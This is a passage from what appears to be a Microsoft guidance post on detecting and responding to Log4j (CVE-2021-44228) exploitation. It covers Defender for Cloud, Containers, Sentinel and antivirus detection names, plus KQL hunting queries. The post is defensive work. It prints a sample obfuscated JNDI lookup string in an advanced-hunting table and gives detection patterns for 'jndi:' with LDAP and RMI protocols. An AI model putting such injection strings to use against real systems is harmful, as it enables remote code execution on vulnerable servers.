


Figure 9. Searching vulnerability assessment findings by CVE identifier

- Software inventory – With the combined [integration with Microsoft Defender for Endpoint](#) and [Microsoft Defender for servers](#), organizations can search for resources by installed applications and discover resources running the vulnerable software:




Figure 10. Searching software inventory by installed applications

Note that this doesn't replace a search of your codebase. It's possible that software with integrated Log4j libraries won't appear in this list, but this is helpful in the initial triage of investigations related to this incident. For more information about how Microsoft Defender for Cloud finds machines affected by CVE-2021-44228, read this [tech community post](#).

Microsoft Defender for Containers

Microsoft Defender for Containers is capable of discovering images affected by the vulnerabilities recently discovered in Log4j 2: [CVE-2021-44228](#), [CVE-2021-45046](#), and [CVE-2021-45105](#). Images are automatically scanned for vulnerabilities in three different use cases: when pushed to an Azure container registry, when pulled from an Azure container registry, and when container images are running on a Kubernetes cluster. Additional information on supported scan triggers and Kubernetes clusters can be found [here](#).

Log4j binaries are discovered whether they are deployed via a package manager, copied to the image as stand-alone binaries, or included within a JAR Archive (up to one level of nesting).

We will continue to follow up on any additional developments and will update our detection capabilities if any additional vulnerabilities are reported.

Finding affected images

To find vulnerable images across registries using the Azure portal, navigate to the **Microsoft Defender for Cloud** service under Azure Portal. Open the **Container Registry images should have vulnerability findings resolved** recommendation and search findings for the relevant CVEs.




Figure 11. Finding images with the CVE-2021-45046 vulnerability

Find vulnerable running images on Azure portal [preview]

To view only vulnerable images that are currently running on a Kubernetes cluster using the Azure portal, navigate to the **Microsoft Defender for Cloud** service under Azure Portal. Open the **Vulnerabilities in running container images should be remediated (powered by Qualys)** recommendation and search findings for the relevant CVEs:




Figure 12. Finding running images with the CVE-2021-45046 vulnerability

Note: This recommendation requires clusters to run Microsoft Defender security profile to provide visibility on running images.

Search Azure Resource Graph data

Azure Resource Graph (ARG) provides instant access to resource information across cloud environments with robust filtering, grouping, and sorting capabilities. It's a quick and efficient way to query information across Azure

subscriptions programmatically or from within the Azure portal. ARG provides another way to query resource data for resources found to be affected by the Log4j vulnerability.

The following query finds resources affected by the Log4j vulnerability across subscriptions. Use the additional data field across all returned results to obtain details on vulnerable resources:

```
securityresources
| where type =~ "microsoft.security/assessments/subassessments"
| extend assessmentKey=extract(@"(?i)providers/Microsoft.Security/assessments/([^\/]*)", 1, id),
subAssessmentId=tostring(properties.id), parentResourceId= extract(
(.+)/providers/Microsoft.Security", 1, id)
| extend Props = parse_json(properties)
| extend additionalData = Props.additionalData
| extend cves = additionalData.cve
| where isnotempty(cves) and array_length(cves) > 0
| mv-expand cves
| where tostring(cves) has "CVE-2021-44228" or tostring(cves) has "CVE-2021-45046" or tostring(cves)
has "CVE-2021-45105"
```

Microsoft Sentinel queries

Microsoft Sentinel customers can use the following detection query to look for devices that have applications with the vulnerability:

- [Vulnerable machines related to Log4j CVE-2021-44228](#)

This query uses the Microsoft Defender for Cloud nested recommendations data to find machines vulnerable to Log4j CVE-2021-44228.

Microsoft Sentinel also provides a CVE-2021-44228 Log4Shell Research Lab Environment for testing the vulnerability: <https://github.com/OTRF/Microsoft-Sentinel2Go/tree/master/grocery-list/Linux/demos/CVE-2021-44228-Log4Shell>

RiskIQ EASM and Threat Intelligence

RiskIQ has published a few threat intelligence articles on this CVE, with mitigation guidance and IOCs. The latest one with links to previous articles can be found [here](#). Both Community users and enterprise customers can search within the threat intelligence portal for data about potentially vulnerable components exposed to the Internet. For example, it's possible to [surface all observed instances of Apache](#) or [Java](#), including specific versions. Leverage

this method of exploration to aid in understanding the larger Internet exposure, while also filtering down to what may impact you.

For a more automated method, registered users can view their attack surface to understand tailored findings associated with their organization. Note, you must be registered with a corporate email and the automated attack surface will be limited. Digital Footprint customers can immediately understand what may be vulnerable and act swiftly and resolutely using the [Attack Surface Intelligence Dashboard](#) Log4J Insights tab.

Detecting and responding to exploitation attempts and other related attacker activity

Microsoft 365 Defender

Microsoft 365 Defender coordinates multiple security solutions that detect components of observed attacks taking advantage of this vulnerability, from exploitation attempts to remote code execution and post-exploitation activity.




Figure 13. Microsoft 365 Defender solutions protect against related threats

Customers can click **Need help?** in the Microsoft 365 Defender portal to open up a search widget. Customers can key in “Log4j” to search for in-portal resource, check if their network is affected, and work on corresponding actionable items to mitigate them.

Microsoft Defender Antivirus

Turn on cloud-delivered protection in Microsoft Defender Antivirus to cover rapidly evolving attacker tools and techniques. Cloud-based machine learning protections block the majority of new and unknown variants. Microsoft

Defender Antivirus detects components and behaviors related to this threat as the following detection names:

On Windows:

- [Trojan:Win32/Capfetox.AA](#) – detects attempted exploitation on the attacker machine
- [HackTool:Win32/Capfetox.A!dha](#) – detects attempted exploitation on the attacker machine
- [VirTool:Win64/CobaltStrike.A](#), [TrojanDropper:PowerShell/Cobacis.A](#) – detects Cobalt Strike Beacon loaders
- [TrojanDownloader:Win32/CoinMiner](#) – detects post-exploitation coin miner
- [Trojan:Win32/WebToos.A](#) – detects post-exploitation PowerShell
- [Ransom:MSIL/Khonsari.A](#) – detects a strain of the Khonsari ransomware family observed being distributed post-exploitation
- [Trojan:Win64/DisguisedXMRigMiner](#) – detects post-exploitation cryptocurrency miner
- [TrojanDownloader:Java/Agent.S](#) – detects suspicious class files used in post-exploitation
- [TrojanDownloader:PowerShell/NitSky.A](#) – detects attempts to download CobaltStrike Beacon payload

On Linux:

- [Trojan:Linux/SuspectJavaExploit.A](#), [Trojan:Linux/SuspectJavaExploit.B](#), [Trojan:Linux/SuspectJavaExploit.C](#) – blocks Java processes downloading and executing payload through output redirection
- [Trojan:Linux/BashMiner.A](#) – detects post-exploitation cryptocurrency miner
- [TrojanDownloader:Linux/CoinMiner](#) – detects post-exploitation cryptocurrency miner
- [TrojanDownloader:Linux/Tsunami](#) – detects post-exploitation Backdoor Tsunami downloader
- [Backdoor:Linux/Tsunami.C](#) – detects post-exploitation Tsunami backdoor
- [Backdoor:Linux/Setag.C](#) – detects post-exploitation Gates backdoor
- [Exploit:Linux/CVE-2021-44228.A](#), [Exploit:Linux/CVE-2021-44228.B](#) – detects exploitation
- [TrojanDownloader:Linux/Capfetox.A](#), [TrojanDownloader:Linux/Capfetox.B](#)
- [TrojanDownloader:Linux/ShAgnt!MSR](#), [TrojanDownloader:Linux/ShAgnt.A!MTB](#)
- [Trojan:Linux/Kinsing.L](#) – detects post-exploitation cryptocurrency Kinsing miner
- [Trojan:Linux/Mirai.TS!MTB](#) – detects post-exploitation Mirai malware capable of performing DDoS
- [Backdoor:Linux/Dakkatoni.az!MTB](#) – detects post-exploitation Dakkatoni backdoor trojan capable of downloading more payloads
- [Trojan:Linux/JavaExploitRevShell.A](#) – detects reverse shell attack post-exploitation
- [Trojan:Linux/BashMiner.A](#), [Trojan:Linux/BashMiner.B](#) – detects post-exploitation cryptocurrency miner

Microsoft Defender for Endpoint

Users of Microsoft Defender for Endpoint can turn on the following attack surface reduction rule to block or audit some observed activity associated with this threat.

- Block executable files from running unless they meet a prevalence, age, or trusted list criterion

Due to the broad network exploitation nature of vectors through which this vulnerability can be exploited and the fact that applying mitigations holistically across large environments will take time, we encourage defenders to

look for signs of post-exploitation rather than fully relying on prevention. Observed post exploitation activity such as coin mining, lateral movement, and Cobalt Strike are detected with behavior-based detections.

Alerts with the following titles in the Security Center indicate threat activity related to exploitation of the Log4j vulnerability on your network and should be immediately investigated and remediated. These alerts are supported on both Windows and Linux platforms:

- **Log4j exploitation detected** – detects known behaviors that attackers perform following successful exploitation of the CVE-2021-44228 vulnerability
- **Log4j exploitation artifacts detected** (previously titled Possible exploitation of CVE-2021-44228) – detects coin miners, shells, backdoor, and payloads such as Cobalt Strike used by attackers post-exploitation
- **Log4j exploitation network artifacts detected** (previously titled Network connection seen in CVE-2021-44228 exploitation) – detects network traffic connecting to an address associated with CVE-2021-44228 scanning or exploitation activity

The following alerts may indicate exploitation attempts or testing/scanning activity. Microsoft advises customers to investigate with caution, as these alerts don't necessarily indicate successful exploitation:

- **Possible target of Log4j exploitation** – detects a possible attempt to exploit the remote code execution vulnerability in the Log4j component of an Apache server in communication *received by* this device
- **Possible target of Log4j vulnerability scanning** – detects a possible *attempt to scan* for the remote code execution vulnerability in a Log4j component of an Apache server in communication received by this device
- **Possible source of Log4j exploitation** – detects a possible attempt to exploit the remote code execution vulnerability in the Log4j component of an Apache server in communication *initiated from* this device
- **Possible Log4j exploitation** – detects multiple behaviors, including suspicious command launch post-exploitation
- **Possible Log4j exploitation (CVE-2021-44228)** – inactive, initially covered several of the above, now replaced with more specific titles

The following alerts detect activities that have been observed in attacks that utilize at least one of the Log4j vulnerabilities. However, these alerts can also indicate activity that is not related to the vulnerability. We are listing them here, as it is highly recommended that they are triaged and remediated immediately given their severity and the potential that they could be related to Log4j exploitation:

- Suspicious remote PowerShell execution
- Download of file associated with digital currency mining
- Process associated with digital currency mining
- Cobalt Strike command and control detected
- Suspicious network traffic connection to C2 Server
- Ongoing hands-on-keyboard attacker activity detected (Cobalt Strike)

Some of the alerts mentioned above utilize the enhanced network inspection capabilities in Microsoft Defender for Endpoint. These alerts correlate several network and endpoint signals into high-confidence detection of successful

exploitation, as well as providing detailed evidence artifacts valuable for triage and investigation of detected activities.




Figure 14. Example detection leveraging network inspection provides details about the Java class returned following successful exploitation

Microsoft Defender for Cloud Apps (previously Microsoft Cloud App Security)

Microsoft 365 Defender detects exploitation patterns in different data sources, including cloud application traffic reported by Microsoft Defender for Cloud Apps. The following alert surfaces exploitation attempts via cloud applications that use vulnerable Log4j components:

- Log4j exploitation attempt via cloud application (previously titled Exploitation attempt against Log4j (CVE-2021-44228))




Figure 15. Microsoft 365 Defender alert “Exploitation attempt against Log4j (CVE-2021-44228)”

Microsoft Defender for Office 365

To add a layer of protection against exploits that may be delivered via email, Microsoft Defender for Office 365 flags suspicious emails (e.g., emails with the “jndi” string in email headers or the sender email address field), which are moved to the Junk folder.

We also added the following new alert, which detects attempts to exploit CVE-2021-44228 through email headers:

- Log4j exploitation attempt via email (previously titled Log4j Exploitation Attempt – Email Headers (CVE-2021-44228))




Figure 16. Sample alert on malicious sender display name found in email correspondence

This detection looks for exploitation attempts in email headers, such as the sender display name, sender, and recipient addresses. The alert covers known obfuscation attempts that have been observed in the wild. If this alert is surfaced, customers are recommended to evaluate the source address, email subject, and file attachments to get more context regarding the authenticity of the email.




Figure 17. Sample email with malicious sender display name

In addition, this email event as can be surfaced via advanced hunting:

| ReportId | NetworkMessageId | SenderMailFromAddress | SenderFromAddress | SenderDisplayName | SenderMailBody |
|---------------------------|---------------------------|-----------------------|-------------------|---|----------------|
| 04a0f29b-fc1a-4cfc-3ca... | 04a0f29b-fc1a-4cfc-3ca... | ... | ... | \$({lower:\${lower:jndi}}:ld\${lower:ap}:/localhost:1389/t) | ... |

Figure 18. Sample email event surfaced via advanced hunting

Microsoft 365 Defender advanced hunting queries

To locate possible exploitation activity, run the following queries:

Possible malicious indicators in cloud application events

This query is designed to flag exploitation attempts for cases where the attacker is sending the crafted exploitation string using vectors such as User-Agent, Application or Account name. The hits returned from this query are most likely unsuccessful attempts, however the results can be useful to identity attackers' details such as IP address, Payload string, Download URL, etc.

```
CloudAppEvents  
| where Timestamp > datetime("2021-12-09")  
| where UserAgent contains "jndi:"  
or AccountDisplayName contains "jndi:"  
or Application contains "jndi:"  
or AdditionalFields contains "jndi:"  
| project ActionType, ActivityType, Application, AccountDisplayName, IPAddress, UserAgent, AdditionalFields
```

Alerts related to Log4j vulnerability

This query looks for alert activity pertaining to the Log4j vulnerability.

```
AlertInfo  
| where Title in~('Suspicious script launched',  
'Exploitation attempt against Log4j (CVE-2021-44228)',  
'Suspicious process executed by a network service',  
'Possible target of Log4j exploitation (CVE-2021-44228)',  
'Possible target of Log4j exploitation',  
'Possible Log4j exploitation',
```

```
'Network connection seen in CVE-2021-44228 exploitation',  
'Log4j exploitation detected',  
'Possible exploitation of CVE-2021-44228',  
'Possible target of Log4j vulnerability (CVE-2021-44228) scanning',  
'Possible source of Log4j exploitation',  
'Log4j exploitation attempt via cloud application', // Previously titled Exploitation attempt against  
Log4j  
'Log4j exploitation attempt via email' // Previously titled Log4j Exploitation Attempt  
)
```

Devices with Log4j vulnerability alerts and additional other alert-related context

This query surfaces devices with Log4j-related alerts and adds additional context from other alerts on the device.

```
// Get any devices with Log4J related Alert Activity  
  
let DevicesLog4JAlerts = AlertInfo  
| where Title in~('Suspicious script launched',  
'Exploitation attempt against Log4j (CVE-2021-44228)',  
'Suspicious process executed by a network service',  
'Possible target of Log4j exploitation (CVE-2021-44228)',  
'Possible target of Log4j exploitation',  
'Possible Log4j exploitation',  
'Network connection seen in CVE-2021-44228 exploitation',  
'Log4j exploitation detected',  
'Possible exploitation of CVE-2021-44228',  
'Possible target of Log4j vulnerability (CVE-2021-44228) scanning',  
'Possible source of Log4j exploitation'  
'Log4j exploitation attempt via cloud application', // Previously titled Exploitation attempt against  
Log4j  
'Log4j exploitation attempt via email' // Previously titled Log4j Exploitation Attempt
```

```
)  
  
// Join in evidence information  
  
| join AlertEvidence on AlertId  
  
| where DeviceId != ""  
  
| summarize by DeviceId, Title;  
  
// Get additional alert activity for each device  
  
AlertEvidence  
  
| where DeviceId in(DevicesLog4JAlerts)  
  
// Add additional info  
  
| join kind=leftouter AlertInfo on AlertId  
  
| summarize DeviceAlerts = make_set(Title), AlertIDs = make_set(AlertId) by DeviceId, bin(Timestamp,  
1d)
```

Suspected exploitation of Log4j vulnerability

This query looks for exploitation of the vulnerability using known parameters in the malicious string. It surfaces exploitation but may surface legitimate behavior in some environments.

```
DeviceProcessEvents  
  
| where ProcessCommandLine has_all('${jndi}') and ProcessCommandLine has_any('ldap', 'ldaps', 'http',  
'rmi', 'dns', 'iiop')  
  
//Removing FPs  
  
| where not(ProcessCommandLine has_any('stackstorm', 'homebrew'))
```

Regex to identify malicious exploit string

